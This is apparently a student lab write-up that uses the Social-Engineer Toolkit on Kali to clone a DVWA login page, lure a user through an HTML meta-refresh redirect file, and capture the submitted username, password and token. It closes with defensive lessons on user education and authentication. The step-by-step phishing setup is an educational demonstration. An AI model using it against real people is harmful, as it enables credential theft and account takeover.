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Social Engineering Tool Kit is used for this lab


Set up:

1. kali vm (terminal)
2. SET: Social Engineering ToolKit

Open the terminal and use the command; setoolkit as shown in the image below.

If this is the first time of running setoolkit command, then accept the terms by typing yes/y to proceed to this screen.

Select or type 1 for Social Engineering Attacks



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 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
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
Type select or type 2 for Website Attack Vectors as show in the picture below



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   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

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
Type 3 for Credential harvester attack method as shown below.



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set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver t
he payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate ho
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   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

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set:webattack>
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
Type 2 for Site Cloner because this is what we want to achieve (clone a website)



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set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
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
Type the IP address for the fake website (10.6.6.1) and provide the URL of the original website as shown in the picture below.



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set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

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The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.8.142]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http/
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
This is the stage where after providing the IP and URL, the harvester start listening to capture from the IP and URL as shown below.



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[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
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
Create Social engineering exploit using text editor.

Open a text editor and input the code as shown below.


~/Desktop/ladies.html - Mousepad
File Edit Search View Document Help
13:02

```html
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</html>
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
Save the file with html extension and double click on it to open the fake website.



Username

ladies@gmail.com

Password

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
Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Now when the user input their credentials as shown above , the terminal then captures the credentials as shown below.



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10.6.6.1 - - [12/Jan/2026 13:01:27] "GET /favicon.ico HTTP/1.1" 404 -
10.6.6.1 - - [12/Jan/2026 13:02:14] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [12/Jan/2026 13:04:28] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [12/Jan/2026 13:04:29] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=ladies@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=password123
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=e19df1e3827c1895961bdbf5a0c9b7b4
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [12/Jan/2026 13:04:57] "POST /index.html HTTP/1.1" 302 -
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The attacker can now use the credentials captured to login to the original website

Findings & Observations

- SET automates website cloning and credential harvesting.
- Attackers do not need advanced programming skills.
- Users cannot visually distinguish fake sites from real ones.
- Credentials are captured instantly after submission.
- Simulates real phishing infrastructure.
- Attack works effectively if victims trust the site

The exercise reinforces the importance of:

- User education
- Strong authentication mechanisms
- Website verification habits

Conclusion

This lab successfully demonstrates how attackers exploit human trust using website cloning. The Social Engineering Toolkit simplifies phishing attacks, making them accessible even to low-skilled attackers. The captured credentials prove how dangerous social engineering can be.